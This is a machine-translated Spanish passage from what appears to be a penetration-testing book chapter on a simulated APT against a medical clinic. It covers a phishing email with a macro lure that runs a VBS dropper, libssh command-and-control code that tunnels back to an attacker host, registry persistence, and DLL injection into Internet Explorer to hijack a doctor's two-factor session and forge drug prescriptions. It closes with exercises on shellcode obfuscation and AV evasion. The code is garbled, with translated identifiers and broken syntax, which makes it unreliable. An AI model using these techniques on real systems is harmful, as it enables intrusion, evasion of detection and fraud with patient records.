Para: Dr. Jonathan Crane De:
Dra. Harleen Quinzel Asunto:
CONFIDENCIAL: Segunda ronda de despidos

Jon,

Se adjunta la última lista propuesta de despidos en mi equipo en el departamento de tratamiento intensivo. No estoy feliz de perder a ningún miembro del personal dada nuestra carga de trabajo actual, pero al menos ahora tenemos una línea de base para la discusión: estaré en el campus el viernes, así que por favor vuelvan a llamarme para entonces.

Saludos,

Harley


pd El documento está asegurado según las pautas del hospital. Cuando se le solicite, la contraseña es 'arkham'.

Este es un pretexto particularmente vicioso. El Dr. Crane ahora probablemente se esté preguntando si está en esa lista de despidos.

Adjunto a este correo electrónico se encuentra nuestro documento de transporte de macros, como se muestra en la [Figura 1.10](#).

CONFIDENTIAL (PRE-EMBARGO)

Note: This document requires MS Office Macro functionality enabled to provide CryptEx®
document security. Please enable macros and enter your password in the field below.



CONFIDENTIAL (PRE-EMBARGO)

Figura 1.10: Un poco más convincente.

Ahora queremos agregar un cuadro de texto y un botón al documento que aparecerá cuando el objetivo habilite las macros. Queremos vincular nuestro código de cuentagotas VBS al botón para que se ejecute cuando se presione, independientemente de lo que el usuario escriba en el cuadro de texto. Luego aparecerá un cuadro de mensaje informando al objetivo que la contraseña es incorrecta, independientemente de lo que se haya ingresado.

Una ventaja adicional del enfoque de este ataque es que (suponiendo que no haya indicadores adicionales, como alertas AV), es poco probable que el objetivo dé la alarma al remitente o al departamento de TI, porque se suponía que no debían ver este documento. en primer lugar, ¿lo eran?

Para asignar un comando o macro a un botón e insertar ese botón en su texto, coloque el punto de inserción donde desea que aparezca el botón y luego siga estos pasos:

1. Presione Ctrl+F9 para insertar un campo.
2. Entre los corchetes de campo, escriba **MacroButton**, luego el nombre del comando o macro que desea que ejecute el botón.
3. Escriba el texto que desea que se muestre o inserte un gráfico para usarlo como botón.
4. Presione F9 para actualizar la visualización del campo.

Al final de la subrutina WritePayload() , puede considerar agregar la siguiente línea:

```
MsgBox "Contraseña incorrecta. La seguridad de TI será notificada después de más  
&  
(Entorno$("Nombre de usuario"))
```

Esto generará un cuadro de mensaje emergente disfrazado de alerta de seguridad que incluye el nombre de usuario del usuario que ha iniciado sesión actualmente. Es este enfoque personalizado el que marca la diferencia entre el éxito y el fracaso al entregar su carga útil inicial.

Comando y Control Parte 1: Fundamentos y Esenciales

Habiendo determinado los medios por los cuales tenemos la intención de entregar nuestra carga útil, es hora de pensar seriamente en cuál debería ser esa carga útil. En esta sección, veremos los aspectos esenciales básicos de lo que se necesita en una infraestructura de comando y control (C2). Revisaremos, refinaremos y agregaremos funcionalidad en cada capítulo para ilustrar los elementos necesarios o deseables que conforman el núcleo de la tecnología APT a largo plazo una vez que se ha producido la penetración inicial en el objetivo. Sin embargo, en este capítulo, cubrimos los conceptos básicos, así que definamos lo mínimo de lo que debería ser capaz un sistema de este tipo una vez implementado:

- *Conecividad de salida:* la capacidad de iniciar conexiones de regreso a nuestro servidor C2 a través de Internet de tal manera que se minimice la posibilidad de interferencia del firewall.
- *Sigilo:* evitación de la detección tanto por parte del host como de los sistemas de detección de intrusos (IDS) basados en la red.
- *Acceso remoto al sistema de archivos:* poder copiar archivos hacia y desde la máquina comprometida.
- *Ejecución remota de comandos:* poder ejecutar código o comandos en la máquina comprometida.
- *Comunicaciones seguras:* todo el tráfico entre el host comprometido y el servidor C2 debe cifrarse según un alto estándar de la industria.
- *Persistencia:* la carga útil debe sobrevivir a los reinicios.
- *Reenvío de puertos:* querremos poder redirigir el tráfico bidireccionalmente a través del host comprometido.
- *Subproceso de control :* garantizar que las conexiones se restablezcan al servidor C2 en caso de una interrupción de la red u otra situación excepcional.

El medio más rápido, fácil e ilustrativo de construir una infraestructura modular y preparada para el futuro es el uso del protocolo SSH seguro e increíblemente versátil. Dicha infraestructura se dividirá en dos partes.

—el servidor C2 y la propia carga útil—cada uno con los siguientes requisitos técnicos.

Servidor C2

- Servicio SSH ejecutándose en el puerto TCP 443
- Chroot jail para contener el servidor SSH
- Configuración de SSH modificada para permitir túneles reenviados de forma remota

Carga útil

- Implementación de servidor SSH en puerto TCP no estándar
- Implementación de cliente SSH que permite conexiones de regreso al servidor C2
- Implementación de túneles SSH (tanto locales como dinámicos) sobre el cliente SSH que permite el acceso de C2 al sistema de archivos y procesos de destino

Para implementar los requisitos para la carga útil, recomiendo encarecidamente el uso de la biblioteca libssh (<https://www.libssh.org/>) para el lenguaje de programación C. Esto le permitirá crear un código muy ajustado y le dará una gran flexibilidad. Esta biblioteca también reducirá drásticamente su tiempo de desarrollo de software. Como libssh es compatible con varias plataformas, podrá crear cargas útiles para Windows, OSX, Linux o Unix con una modificación mínima del código. Para dar un ejemplo de lo rápido y fácil que es usar libssh , el siguiente código implementará un servidor SSH que se ejecuta en el puerto TCP 900. El código es suficiente para establecer una sesión de cliente SSH autenticada (utilizando un nombre de usuario y una contraseña en lugar de una clave pública).):

```
#include <libssh/libssh.h> #include
    <stdlib.h> #include <stdio.h>
    #include <windows.h>

int principal()
{
    sesión_ssh mi_sesión_ssh; int rc;
    char *contraseña; mi_sesión_ssh =
        ssh_nuevo(); if (my_ssh_session ==
        NULL) exit(-1);
        ssh_options_set(my_ssh_session,
SSH_OPTIONS_HOST, "c2host");
```

```

ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user"); rc =
ssh_connect(my_ssh_session); if (verify_knownhost(my_ssh_session) < 0)
{ ssh_disconnect(my_ssh_session); ssh_free(mi_sesión_ssh); salida(-1); }
contraseña = ("Contraseña"); rc = ssh_userauth_password(my_ssh_session,
NULL, contraseña); ssh_disconnect(mi_ssh_sesión); ssh_free(mi_sesión_ssh);

}

}

```

Si bien este código crea una instancia de servidor SSH extremadamente simple:

```

#include "config.h"
#include <libssh/libssh.h> #include
<libssh/server.h> #include <stdlib.h>
#include <cadena.h> #include
<stdio.h> #include <unistd.h>
#include <windows.h> static int
auth_password(char *usuario, char
*contraseña){

    if(strcmp(usuario,"c2payload"))
        devuelve 0;
    if(strcmp(contraseña,"c2payload")) devuelve
        0;
    devolver 1; }

    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
return 0 } int main(){ sshbind=ssh_bind_new(); sesión=ssh_nuevo();
ssh_disconnect(sesión); ssh_bind_free(sshbind); ssh_finalizar(); devolver 0;

}

}

```

Finalmente, se puede crear un túnel inverso de la siguiente manera:

```

rc = ssh_channel_listen_forward(sesión, NULL, 1080, NULL); canal =
ssh_channel_accept_forward(sesión, 200, &puerto);


```

Hay rutinas de manejo de excepciones integradas en la biblioteca libssh para monitorear el estado de la conectividad.

La única funcionalidad descrita aquí que aún no está cubierta es *la persistencia*. Hay muchas maneras diferentes de hacer que su carga útil sea persistente en Microsoft Windows y lo cubriremos en el próximo capítulo. Por ahora, seguiremos la ruta ilustrativa simple. No recomiendo este enfoque en compromisos del mundo real, ya que es prácticamente cero sigilo. Ejecutado desde C:

```
comando char[100];
strcpy(comando, " reg.exe agregar
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
"Innoce"); sistema (comando);
```

Una imagen vale más que mil palabras, como puede ver en la [Figura 1.11](#).



[Figura 1.11:](#) Infraestructura básica inicial de Comando y Control.

Una vez que tenemos un puerto de reenvío remoto, tenemos acceso completo al host comprometido como el proceso de usuario que inició la macro VBA. Podemos usar SFTP sobre el protocolo SSH para acceder al sistema de archivos. Para que la carga útil inicie túneles remotos, se deben agregar las siguientes líneas al archivo /etc/ssh/sshd.config en el host C2:

```
Usuario de coincidencia c2user
GatewayPorts sí
```

Esta configuración tiene deficiencias significativas; requiere una conexión constante entre la carga útil y el C2, que solo puede manejar una conexión (túnel remoto) y, por lo tanto, un host comprometido a la vez. No hay autonomía o inteligencia incorporada en la carga útil para manejar incluso situaciones ligeramente inusuales, como la necesidad de hacer un túnel a través de un servidor proxy.

Sin embargo, al final del libro, nuestra infraestructura C2 será esbelta, inteligente, sigilosa y muy flexible.

El ataque

Hemos buscado formas de construir y entregar una carga útil que le dará a un atacante acceso remoto a la estación de trabajo de un objetivo, aunque de una manera limitada y primitiva. Sin embargo, nuestro objetivo inicial sigue siendo el mismo, y es utilizar este acceso para agregar o modificar registros de pacientes con un enfoque en las prescripciones de medicamentos.

Para reiterar, nuestro objetivo es ejecutar el navegador Internet Explorer (IE) de Microsoft y usarlo para acceder a la aplicación web de Pharmattix. La empresa no admite ningún otro navegador. Podríamos implementar un registrador de claves y capturar las credenciales de acceso del médico, pero esto no resuelve el problema de la autenticación de dos factores. El nombre de usuario y la contraseña son solo una parte del problema, porque también se requiere una tarjeta inteligente para acceder a la base de datos médica y debe presentarse al iniciar sesión. Podríamos esperar afuera de la clínica, asaltar al médico y robarle la billetera (las tarjetas inteligentes son convenientemente del tamaño de una billetera), pero tal enfoque no pasaría desapercibido y, para modelar un APT, el cliente probablemente lo desaprobaría.

Omitir la autenticación

¿Qué pasaría si pudiéramos pasar por alto todos los mecanismos de autenticación por completo? ¡Podemos! Esta técnica se denomina rotación del *navegador*: básicamente, usamos nuestro acceso a la estación de trabajo de destino para heredar los permisos del navegador del médico y explotar de forma transparente sus permisos para hacer exactamente lo que queremos.

Para lograr este ataque, necesitamos poder hacer tres cosas:

- Inyecte código en el proceso de IE accediendo a la base de datos médica.
- Cree una biblioteca de vínculos dinámicos (DLL) de proxy web basada en la API de Microsoft WinInet.

- Pase el tráfico web a través de nuestro túnel SSH y el proxy recién creado.

Veamos las tres etapas. Ninguno de ellos es tan complejo como podría parecer inicialmente.

Etapa 1: inyección de DLL

La inyección de DLL es el proceso de insertar código en un proceso (programa) existente (en ejecución). La forma más fácil de hacer esto es usar la función LoadLibraryA() en kernel32.dll. Esta llamada se encargará prácticamente de todo el flujo de trabajo, ya que insertará y ejecutará nuestra DLL por nosotros. El problema es que esta función registrará nuestra DLL con el proceso de destino, lo cual es un gran antivirus no-no (particularmente en un proceso bien monitoreado como Internet Explorer). Hay otras formas mejores en que podemos hacer esto. Esencialmente se divide en cuatro pasos:

1. Adjunte al proceso de destino (en este caso, Internet Explorer).
2. Asigne memoria dentro del proceso de destino.
3. Copie la DLL en la memoria del proceso de destino y calcule las direcciones de memoria adecuadas.
4. Indique al proceso de destino que ejecute su DLL.

Cada uno de estos pasos está bien documentado dentro de la API de Windows.

Adjuntar a un proceso

```
hHandle = OpenProcess(PROCESS_CREATE_THREAD |  
                      PROCESO_QUERY_INFORMATION |
```

Asignación de memoria

```
PROCESO_VM_OPERACIÓN |  
PROCESO_VM_ESCRIBIR |  
PROCESO_VM_LEER,  
FALSO,  
proclD);
```

Asignación de memoria

```
GetFullPathName(TEXT("proxy.dll"), BUFSIZE, dllPath,
```

```

NULO);
hFile = CreateFileA( dllPath,
LECTURA_GENÉRICA,
0,
NULO,
ABIERTO_EXISTENTE,
ARCHIVO_ATRIBUTO_NORMAL,
NULO );
dllFileLength = GetFileSize( hFile,
NULO );
remoteDllAddr = VirtualAllocEx(hProceso,
NULL,
dllFileLength,
MEM_RESERVE|MEM_COMMIT,
PÁGINA_EXECUTE_READWRITE);

```

Inserte la DLL y determine la dirección de memoria

```

lpBuffer = HeapAlloc(GetProcessHeap(),
0,
dllFileLength);

ReadFile( hFile, lpBuffer,
dllFileLength,
&dwBytesRead,
NULO );
WriteProcessMemory( hProcess,
lpRemoteLibraryBuffer, lpBuffer,
dllFileLength,
NULO );

dwReflectiveLoaderOffset =
GetReflectiveLoaderOffset (lpWriteBuff);

```

Ejecute el código DLL del proxy

```

rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITO);

```

Le sugiero que se familiarice con estas llamadas API, ya que comprender cómo migrar código entre procesos es una habilidad central en el modelado APT y hay muchas razones por las que podríamos querer hacer esto, incluido eludir la lista blanca de procesos, por ejemplo, o para migrar un ataque a una arquitectura diferente o incluso elevar nuestros privilegios de alguna manera. Por ejemplo, si quisieramos robar las credenciales de inicio de sesión de Windows, inyectaríamos nuestra clave

iniciar sesión en el proceso de WinLogon. Veremos enfoques similares en sistemas basados en UNIX más adelante. En cualquier caso, hay una serie de ataques de trabajo existentes para realizar la inyección de procesos si no desea crear uno propio. Esta funcionalidad se integra a la perfección en el marco Metasploit, cuyos pros y contras examinaremos en capítulos futuros.

Etapa 2: Creación de una DLL de proxy basada en la API de WinInet

Ahora que sabemos lo que tenemos que hacer para obtener código dentro del proceso de IE, ¿qué vamos a poner allí y por qué?

Internet Explorer utiliza la API de WinInet exclusivamente para manejar todas sus tareas de comunicación. Esto no es sorprendente dado que ambas son tecnologías centrales de Microsoft. Cualquier programa puede usar la API de WinInet y es capaz de realizar tareas como administración de cookies y sesiones, autenticación, etc. Esencialmente, tiene toda la funcionalidad que necesitaría para implementar un navegador web o tecnología relacionada, como un proxy HTTP.

Debido a que WinInet administra de manera transparente la autenticación por proceso, si podemos inyectar nuestro propio servidor proxy en el proceso de IE de nuestro objetivo y enrutar nuestro tráfico web a través de él, entonces podemos heredar sus estados de sesión de aplicación. Esto incluye a aquellos autenticados con autenticación de dos factores.

IMPLEMENTANDO SERVIDOR PROXY FUNCIONALIDAD


Construir un servidor proxy está más allá del alcance de este trabajo; sin embargo, existen terceros que venden bibliotecas proxy comerciales para desarrolladores. Se implementan únicamente utilizando la API de WinInet que se puede integrar según sus necesidades.

Etapa 3: uso del servidor proxy inyectado

Suponiendo que los pasos procedieron según lo planeado, ahora tenemos un servidor proxy HTTP ejecutándose en nuestra máquina de destino (diremos el puerto TCP 1234) y restringido a la interfaz Ethernet local. Dado que nuestra infraestructura de Comando y Control no está lo suficientemente avanzada para abrir túneles remotos en

Sobre la marcha, tendremos que codificar un túnel adicional en nuestra carga útil.

Actualmente, el único túnel de regreso a la estación de trabajo de destino es para acceder al servidor SSH. Necesitamos agregar un túnel remoto que apunte a 1234 en el objetivo y cree un punto final (diremos el puerto TCP 4321) en nuestro servidor C2. Esto se parecerá a la [Figura 1.12](#).



[Figura 1.12:](#) El ataque completado con acceso completo a los registros médicos.

En este punto, podemos agregar nuevos pacientes y recetarles lo que quieran. No se requiere identificación al recoger medicamentos de la farmacia, ya que se supone que se muestra la identificación al crear una cuenta. Por supuesto, esto es solo una casilla de verificación en lo que respecta a la base de datos. Lo único que nos preguntarán cuando vayamos a recoger nuestra metadona es nuestra fecha de nacimiento.

“No hay nube, es solo la computadora de otra persona”.

-Desconocido

Resumen

En este capítulo, aprendió a usar VBA y VBS para colocar una carga útil de comando y control. Con esa carga útil en su lugar, ha visto cómo es posible infiltrarse en el proceso de Internet Explorer y subvertir la autenticación de dos factores sin necesidad de nombres de usuario, contraseñas o tokens de acceso físico.

Es importante tener en cuenta que mucha gente piensa que los macroataques son una especie de flagelo de los años 90 que simplemente desaparecieron. La verdad es que nunca desaparecieron, pero durante mucho tiempo hubo formas más fáciles de introducir malware en la computadora de un objetivo (como Adobe Flash, por ejemplo). A medida que tales ataques se vuelven cada vez menos viables, Office Macro ha experimentado un resurgimiento en popularidad.

¿Cuáles son las conclusiones de este capítulo? En primer lugar, macros: ¿cuántas veces ha visto una que realmente necesitaba para hacer su trabajo? Si parece que alguien está haciendo todo lo posible para que haga clic en ese botón de activación, probablemente sea sospechoso. Probablemente sea sospechoso de todos modos. Una dirección de correo electrónico de retorno no es un indicador de la identidad del remitente.

La autenticación de dos factores sube el listón, pero no protegerá de un atacante determinado; independientemente de la naturaleza del segundo factor (es decir, tarjeta inteligente o mensaje SMS), el resultado es el mismo que si se usara la autenticación simple de un solo factor: se crea una sesión HTTP sin estado que se puede subvertir mediante el robo de cookies o un hombre en -el-ataque del navegador. La defensa en profundidad es fundamental.

Hasta ahora, todo ha sido ideado y sencillo para que los conceptos sean lo más ilustrativos posible. En el futuro, las cosas se volverán progresivamente más complejas a medida que exploremos nuevos ataques y posibilidades.

De ahora en adelante, nos concentraremos en el máximo sigilo sin concesiones, el sello distintivo de un APT exitoso.

En el próximo capítulo, la infraestructura C2 será más avanzada y más realista, y veremos cómo los subprogramas de Java pueden ser un medio sigiloso para organizar cargas útiles.

Ejercicios

Ha sido necesario cubrir mucho terreno en este capítulo utilizando tecnologías con las que quizás no esté familiarizado. Sugiero trabajar con los siguientes ejercicios para ganar confianza con los conceptos, aunque hacerlo no es un requisito previo para pasar al siguiente capítulo.

1. Implemente la infraestructura C2 como se describe en este capítulo usando C y libssh.
Alternativamente, use cualquier lenguaje de programación y bibliotecas con las que esté familiarizado.
2. Implemente un cuentagotas C2 en VBS que descargue una carga útil personalizada como shellcode en lugar de como un .exe y lo inyecta directamente en la memoria. Utilice las llamadas a la API del script de VBA inicial.
3. Suponiendo que su carga útil tuviera que implementarse como código de shell dentro de un script de VBA, ¿cómo lo ofuscaría, lo introduciría en la memoria un byte a la vez y lo ejecutaría? Utilice VirusTotal y otros recursos para ver cómo reaccionan los motores AV a estas técnicas.

Capítulo 2 Robo de

la investigación Este capítulo continúa

construyendo sobre los conceptos centrales investigados en el [Capítulo 1](#), "Entrega de carga útil y comando y control". Al hacerlo, presenta un entorno muy diferente y un concepto de objetivo muy diferente.

Durante mucho tiempo, las universidades han sido consideradas objetivos "blandos" para los atacantes y con razón. Muy pocas universidades tienen el presupuesto para desarrollar y mantener una estrategia de seguridad coherente. Crear un entorno académico colaborativo es, en cierto sentido, un anatema para implementar la seguridad de la información en cualquier nivel. Las universidades pueden tener vastas redes en expansión que contienen muchos sistemas operativos y tecnologías diferentes. A menudo, no existe una autoridad central efectiva para la seguridad y la infraestructura general habrá evolucionado a lo largo de los años con una dependencia considerable de los sistemas heredados. La dolorosa verdad es que en algún momento te vuelves demasiado grande para sobrevivir.

¿POR QUÉ ESTUDIAR CUANDO SE PUEDE ROBAR UN TÍTULO?

Hay otras razones por las que los entornos educativos de primer nivel pueden ser el objetivo. Hace algunos años, yo era el investigador forense principal que realizaba un ejercicio de respuesta a incidentes en una de las universidades más prestigiosas del mundo. La institución creía (correctamente) que su sistema de registros estudiantiles había sido violado. El compromiso resultó en la modificación de los guiones de un graduado para reflejar los detalles del atacante, el nombre, la fecha de nacimiento, etc. Sin embargo, el número de estudiante no se cambió ya que esto habría roto la indexación de la base de datos. Luego, el atacante se comunicó con la universidad y solicitó una copia de "su" título, una Licenciatura en Ciencias en Biología, afirmando que el original se había perdido en un incendio. Estas cosas pasan, pagó la tasa de reposición y recibió una copia del título a su nombre. Se necesita un tipo especial de valor para sacar algo así y casi se sale con la suya. Por pura mala suerte, usó "su" título para postularse para un curso de posgrado en biología marina (aparentemente su pasión) en otra universidad, pero desafortunadamente para él, su víctima había postulado allí el año anterior. Se solicitaron las transcripciones (que contienen, entre otras cosas, los números de los estudiantes) y las cosas no cuadran. Al principio, la propia víctima fue acusada de fraude, pero resulta que hay muchos más registros de usted en la universidad que simplemente sus logros académicos: vivienda y finanzas, por ejemplo. Además, estaba el simple hecho de que ningún otro estudiante o profesor había oído hablar del tipo. Como era de esperar, el engaño no resistió un análisis cuidadoso. Lo que tampoco sorprende es que esto quedara fuera del

noticias.

No es la tarea más extraña en la que he trabajado, pero está ahí arriba.

Resumen de antecedentes y misión

Una universidad grande y prestigiosa en el Reino Unido había obtenido una licencia de la oficina central para realizar investigaciones sobre la perfusión del cerebro humano en nombre del ejército británico. Esta es un área de estudio controvertida, ya que su objetivo es

para mantener los cerebros humanos vivos y funcionando fuera del cuerpo. Si es miembro de las fuerzas armadas y se pregunta de dónde obtienen los cerebros vivos, le sugiero que lea su contrato con mucho cuidado. La investigación en sí no estaba técnicamente clasificada (la licencia de la oficina central era un asunto de registro público), pero la seguridad de los datos era una característica primordial del proyecto no por la controversia sino porque dicha información se consideraría igualmente útil para un estado enemigo. Se encargó una prueba de penetración y terminó en mi escritorio. El plazo para el ataque fue de dos semanas y el alcance fue lo más abierto posible legalmente. El propio decano de la universidad asistió a la reunión de alcance al igual que un cuadro de oficiales del ejército.

El rango de IP externo de la universidad era un /16 con miles de direcciones ocupadas y cientos de aplicaciones web. Afortunadamente, este no fue el enfoque del ejercicio. Las partes interesadas querían saber, en igualdad de condiciones, qué tan rápido un atacante podría acceder a la red central y qué mayor influencia se podría obtener con respecto al acceso a los sistemas dentro de la división de investigación médica. Cualquiera con acceso a los activos de la universidad (que no sean estudiantes) podría considerarse legítimamente un objetivo; esto fue aprobado por el propio decano.

Dado el corto período de tiempo, decidí ir con una operación de "aplastar y agarrar" a gran escala. Es decir, apuntar a muchos usuarios a la vez y esperar que se pegue suficiente barro a la pared al atacarlos. Identificar objetivos potencialmente apropiados significaría crear (como mínimo) una lista de nombres, departamentos y direcciones de correo electrónico.

Los criterios para un objetivo potencial serían:

- Un miembro de la facultad por presuntos privilegios elevados a ciertas bases de datos internas.
- Un académico en un campo que no está relacionado con la informática de ninguna manera: la elección final se redujo a la antropología, la arqueología y las ciencias sociales. Estos objetivos nos permitirían intentar el acceso desde fuera del entorno de investigación médica.
- Los propios miembros del equipo de investigación médica.

UTILIZAR MARCOS EXISTENTES PARA HACER EL ELEVACIÓN PESADA

Si está creando una gran lista de objetivos, es posible que desee considerar escribir un script de web scraping para hacer el trabajo pesado. Recomiendo encarecidamente el marco Selenium, que puede encontrar aquí:

<http://www.seleniumhq.org/>

Este es un impresionante conjunto de herramientas gratuitas para la prueba de aplicaciones web que pueden exportar tareas con secuencias de comandos a cualquier cosa, desde Python hasta código C#, para permitir una automatización detallada.

